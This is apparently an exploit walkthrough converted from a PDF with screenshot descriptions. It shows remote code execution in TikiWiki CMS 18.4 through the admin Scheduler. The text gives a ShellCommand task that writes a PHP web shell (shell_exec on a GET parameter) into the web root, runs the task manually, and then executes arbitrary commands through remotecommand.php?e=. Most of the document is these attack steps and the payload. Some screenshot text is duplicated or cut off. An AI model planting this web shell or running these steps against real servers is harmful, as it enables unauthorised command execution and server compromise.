


TikiWiki CMS 18.4 Remote Code Execution

Tiki Wiki CMS „Scheduler” [tiki-admin_schedulers.php]


Settings > Control Panels > Tools > Scheduler

http://127.0.0.1/tiki/tiki-admin_schedulers.php



The screenshot shows the Tiki Scheduler interface. On the left is a menu with links: Home, Search, Wiki, File Galleries, and Settings. The main area is titled 'Scheduler' and contains an 'Add a new scheduler' button. Below this is an 'Information' box explaining the CRON format for the 'Run Time' field. The form fields are: Name (text input), Description (text input), Task (dropdown menu), and Run Time (text input). The 'Task' dropdown is currently empty.

Set „ShellCommand” schedule task



The screenshot shows the Tiki Scheduler interface with the 'ShellCommand' task selected in the 'Task' dropdown. The 'Run Time' field is now visible and contains the text 'ConsoleCommand'. The 'Status' field is a dropdown menu with 'ShellCommand' selected. The 'Run if missed' checkbox is unchecked. The 'Add' button is at the bottom right.

Powered by Tiki Wiki CMS Groupware | Theme: Default

Set [Shell command *]

echo "<?php echo shell_exec(\$_GET['e'].' 2>&1'); ?>" > remotecommand.php

My Tiki | Scheduler

127.0.0.1/tiki/tiki-admin_schedulers.php

Legtöbbször látogatott Bevezetés

Wiki
File Galleries
Settings

Information

Use CRON format to enter the values in "Run Time".
Minute, Hour, Day of Month, Month, Day of Week
Eg. every 5 minutes: */5 * * * *

Name * CodeExecution

Description Make a php file in web root

Task * ShellCommand

Shell command * o shell_exec(\$_GET['e'].' 2>&1'); ?>" > remotecommand.php

Run timeout (in seconds) 10

Run Time * */* * * * *

Status Active

Run if missed ☐

Add

Powered by Tiki Wiki CMS Groupware | Theme: Default

Save task [Add]

My Tiki | Scheduler

127.0.0.1/tiki/tiki-admin_schedulers.php

Legtöbbször látogatott Bevezetés

tiki® wiki cms groupware

Menu

- Home
- Search
- Wiki
- File Galleries
- Settings

Log out

✓ Success

Scheduler RemoteCommand was created.


Scheduler

Schedulers Add a new scheduler No Tabs

Name	Description	Task	Run Time	Status	Re-Run
RemoteCommand	Make a PHP file web root	ShellCommandTask	*/5 * * * *	active	<input type="checkbox"/>

Powered by Tiki Wiki CMS Groupware | Theme: Default

Run Task manually



The screenshot shows the Tiki Scheduler interface in a web browser. The browser's address bar displays `127.0.0.1/tiki/tiki-admin_schedulers.php#`. The page features the Tiki Wiki CMS Groupware logo and a sidebar menu with options like Home, Search, Wiki, File Galleries, and Settings. The main content area is titled "Scheduler" and contains a table of scheduled tasks. One task, "RemoteCommand", is highlighted, and its "Actions" menu is open, showing options: "Run now", "Edit", "Logs", and "Delete".


Name	Description	Task	Run Time	Status
RemoteCommand	Make a PHP file web root	ShellCommandTask	*/* * * * *	active

127.0.0.1/tiki/tiki-ajax_services.php?controller=scheduler&action=run&schedulerId=208&modal=1

[remotecommand.php]

After task manually running, in tiki web root available the „remotecommand.php”

`http://127.0.0.1/tiki/remotecommand.php?e=[command here!]`



The screenshot shows the Tiki RemoteCommand interface in a web browser. The browser's address bar displays `127.0.0.1/tiki/remotecommand.php?e=date`. The page has a header with the Tiki logo and navigation links. The main content area displays the command `date` and the output of the command.

"The current date is: 2019. 08. 21. Enter the new date: (yy-mm-dd) "